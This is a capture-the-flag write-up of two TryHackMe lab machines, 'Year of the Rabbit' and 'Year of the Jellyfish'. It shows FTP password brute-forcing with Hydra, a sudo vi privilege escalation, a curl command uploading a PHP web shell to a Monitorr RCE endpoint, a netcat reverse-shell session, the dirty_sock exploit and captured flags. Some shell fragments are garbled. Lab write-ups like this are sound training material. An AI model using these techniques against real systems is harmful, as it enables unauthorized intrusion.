
Inside the assets folder, I found two files: a link to a classic rickroll video and a style.css file. Upon examining the style.css, I discovered a link to a PHP file that hinted at the presence of a flag. Time to check it out!



When I navigated to the super secret flag, it suggested that JavaScript should be turned off. Looks like they’re trying to keep things under wraps! Time to adjust my settings and see what happens next! 🚫 💻



I followed the site's instructions and turned off JavaScript, keeping my volume up. At 57 seconds into the video, it audibly told me I was looking in the wrong place and that I should use *Burp sound*. Sounds like there’s more to uncover with Burp Suite! Let’s see what it reveals!




I discovered a hidden directory! Let’s dive in and see what secrets it holds. Time to explore further!



I found a picture! 🖼️ I love finding images—they often hold hidden gems or clues. Let’s see what this one has to offer! 🕵️💡


After downloading the picture, I didn’t find any useful metadata. However, it jogged my memory about steganography. When I opened it as text,




I stumbled upon FTP username and passwords! 🎉 It looks like this image is hiding more than just pixels. Time to put this newfound info to use! 🔑💾



I'll use Hydra to test the passwords from the list.




After running the tool, I found the correct password! 🎉 Now we're getting somewhere! Let's see what we can access next. 🔑💻



```
hacker@ELDesoki:/mnt/c/Users/Khale$ ftp 10.10.241.164
Connected to 10.10.241.164.
220 (vsFTPd 3.0.2)
Name (10.10.241.164:hacker): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

GG! I successfully logged in! 🎉 Time to explore what's behind the curtain and see what treasures await. Let's go!



I came across some unintelligible text and decided to ask ChatGPT for help.



BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

Feedback

★ ARGUMENT


★ SHOW MEMORY STATE ☒

► EXECUTE

See also: [Leet Speak 1337](#) – [LOLCODE Language](#) – [ReverseFuck](#) – [Alphuck](#) – [JSFuck Language](#) `[](![]+[])` – [Binaryfuck](#)

BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF**K (?)





1 new message

Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE



```
eli@year-of-the-rabbit:/$ cd ./usr/games/s3cr3t
```

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
```

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -l
```

```
total 0
```

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
```

```
total 12
```

```
-bash: cd: .this_m3ss4g3_15_f0r_gw3nd0lln3_0nly!: Not a directory
```

```
eli@year-of-the-rabbit: /usr/games/s
```

```
Your password is awful, Gwendoline.
```

It should

Honestly!

Yours si

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ ls
core Desktop Documents Downloads Music Pictures Public Templates Videos
gwendoline@year-of-the-rabbit:/home/eli$ ls -la
total 656
drwxr-xr-x 16 eli eli 4096 Jan 23 2020 .
drwxr-xr-x 4 root root 4096 Jan 23 2020 ..
lrwxrwxrwx 1 eli eli 9 Jan 23 2020 .bash_history -> /dev/null
-rw-r--r-- 1 eli eli 220 Jan 23 2020 .bash_logout
-rw-r--r-- 1 eli eli 3515 Jan 23 2020 .bashrc
drwxr-xr-x 8 eli eli 4096 Jan 23 2020 .cache
drwx----- 11 eli eli 4096 Jan 23 2020 .config
-rw----- 1 eli eli 589824 Jan 23 2020 core
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Desktop
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Documents
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Downloads
drwx----- 3 eli eli 4096 Jan 23 2020 .gconf
drwx----- 2 eli eli 4096 Jan 23 2020 .gnupg
-rw----- 1 eli eli 1098 Jan 23 2020 .ICEauthority
drwx----- 3 eli eli 4096 Jan 23 2020 .local
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Music
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Pictures
-rw-r--r-- 1 eli eli 675 Jan 23 2020 .profile
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Public
drwx----- 2 eli eli 4096 Jan 23 2020 .ssh
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Templates
drwxr-xr-x 2 eli eli 4096 Jan 23 2020 Videos
gwendoline@year-of-the-rabbit:/home/eli$ ..
bash: ..: command not found
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ head user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

GG, I got the flag!

Now that we’ve got the user flag, it’s time to go for the root flag!

Let’s escalate privileges and grab that final prize!

When I ran `sudo -i`, I noticed an interesting configuration: `(ALL, !root) NOPASSWD: /usr/bin/vi`. A quick Google search revealed a vulnerability associated with this setup. I’ll exploit it to escalate privileges and go for that root flag!


<https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/>

```
:!cd .. & ls -la_
Press ENTER or type command to continue
[No write since last change]
total 20
drwx----- 2 root root 4096 Jan 23 2020 .
drwxr-xr-x 23 root root 4096 Jan 23 2020 ..
lrwxrwxrwx 1 root root 9 Jan 23 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
-rw-r----- 1 root root 46 Jan 23 2020 root.txt
Press ENTER or type command to continue
```


GG, I got root! 🏰 The ultimate flag is mine! 🏁 Now we’ve officially conquered the system. Time to savor the victory!

```
shell returned 1
Press ENTER or type command to continue
[No write since last change]
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
Press ENTER or type command to continue
```

I got all the flags! 🎉 That's a wrap! Mission accomplished! 🏁🔥



3.<https://tryhackme.com/r/room/yearofthejellyfish>



Year of the Jellyfish

Some boxes sting...

Hard

🕒 0 min

➤ **Description**

Hack your way in. Get the Flags. Don't get stung.
Be warned -- this box deploys with a public IP. Think about what that means for how you should approach this challenge. ISPs are often unhappy if you enumerate public IP addresses at a high speed...

➤ **Port Scanning & Enumeration ⇒ NMAP**

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 23:44 +03

Nmap scan report for ec2-3-253-139-28.eu-west-1.compute.amazonaws.com (3.253.139.28)

Host is up (0.12s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
80/tcp    open  http         Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Did not follow redirect to https://robyns-petshop.thm/
443/tcp   open  ssl/http     Apache httpd 2.4.29 (Ubuntu)
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=robyns-petshop.thm
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm,
DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
|_ Not valid before: 2024-10-22T20:42:22
|_ Not valid after: 2025-10-22T20:42:22
8000/tcp  open  http-alt     (unknown service)
| fingerprint-strings:
|_ GenericLines:
|_ HTTP/1.1 400 Bad Request
|_ Content-Length: 15
|_ Request
|_ http-title: Under Development!


Service Info: Host: robyns-petshop.thm; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We find that the DNS : robyns-petshop.thm , monitor.robyns-petshop.thm, beta.robyns-petshop.thm and dev.robyns-petshop.thm


Add them to /etc/hosts file

```
hosts
File Edit View
# space.
#
# Additionally, comments (such as these) may be ins
# lines or following the machine name denoted by a
#
# For example:
#
# 102.54.94.97 rhino.acme.com # s
# 38.25.63.10 x.acme.com # x
3.253.139.28 robyns-petshop.thm
3.253.139.28 robyns-petshop.thm
3.253.139.28 monitorr.robyns-petshop.thm
3.253.139.28 dev.robyns-petshop.thm
3.253.139.28 beta.robyns-petshop.thm
```

I didn’t uncover any significant information in the dev and beta subdomains. Now, it’s time to investigate the monitorr subdomain for any potential insights or vulnerabilities.



I discovered the monitorr login page. After conducting a quick search to understand what Monitorr is, I stumbled upon an exploit listed in Exploit db. This could be a promising lead! Let’s dig deeper and see what vulnerabilities we can exploit




I’m going to try this RCE (Remote Code Execution) exploit I found for Monitorr. Let’s see if we can gain access and uncover more hidden treasures!



Let’s take a closer look at the exploit script to understand how it works and then create a similar one tailored to our needs. Breaking down the code will help us replicate its functionality effectively

I uploaded a web shell using the following command:

```
curl -k -b "isHuman=1; -F "fileToUpload=@shell.php.png"
https://monitorr.robyns-petshop.thm/assets/php/upload.php
```

After several attempts, I found success by using a very small image size for the shell. It seems that size matters! 🐱💻 Now, let's see if we can execute it and gain access.

```
www-data@petshop:/var/www$ nc -lvnp 443
root@ip-10-10-198-42:~# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.139.186 56464 received!
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ~/
/
bash: /var/www/: Is a directory
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ cd ~
cd ~
www-data@petshop:/var/www$ ls
ls
dev
flag1.txt
html
monitorr
www-data@petshop:/var/www$ cat flag1.txt
cat flag1.txt
THM{MjBkOTMyZDgzNGZmOGI0Y2I5NTljNGNl}
www-data@petshop:/var/www$
```

I successfully obtained the first flag!

Now, let's focus on getting the root flag. Time to escalate our privileges and secure that final prize! 🏆

I used linux-exploit-suggester.sh to find potential exploits, and after testing several, the only one that succeeded was:

[+] [CVE-2019-7304] dirty_sock

Details: <https://initblog.com/2019/dirty-sock/>

Exposure: less probable

Tags: ubuntu=18.10,mint=19

Download URL: https://github.com/initstring/dirty_sock/archive/master.zip

Comments: Distros use own versioning scheme. Manual verification needed.

Time to download and run this exploit to see if we can elevate our privileges and grab that root flag!

```
root@petshop:~# ls
root.txt  snap
root@petshop:~# cat root.txt
THM{YjMyZTkWYzZhM2U5MGEzZDU2MDc1NTMx}
```

GG, I just snagged the second flag! 🎉

And with that, we've reached the end of the report. If there's anything else you need or any final thoughts to add, **let me know!**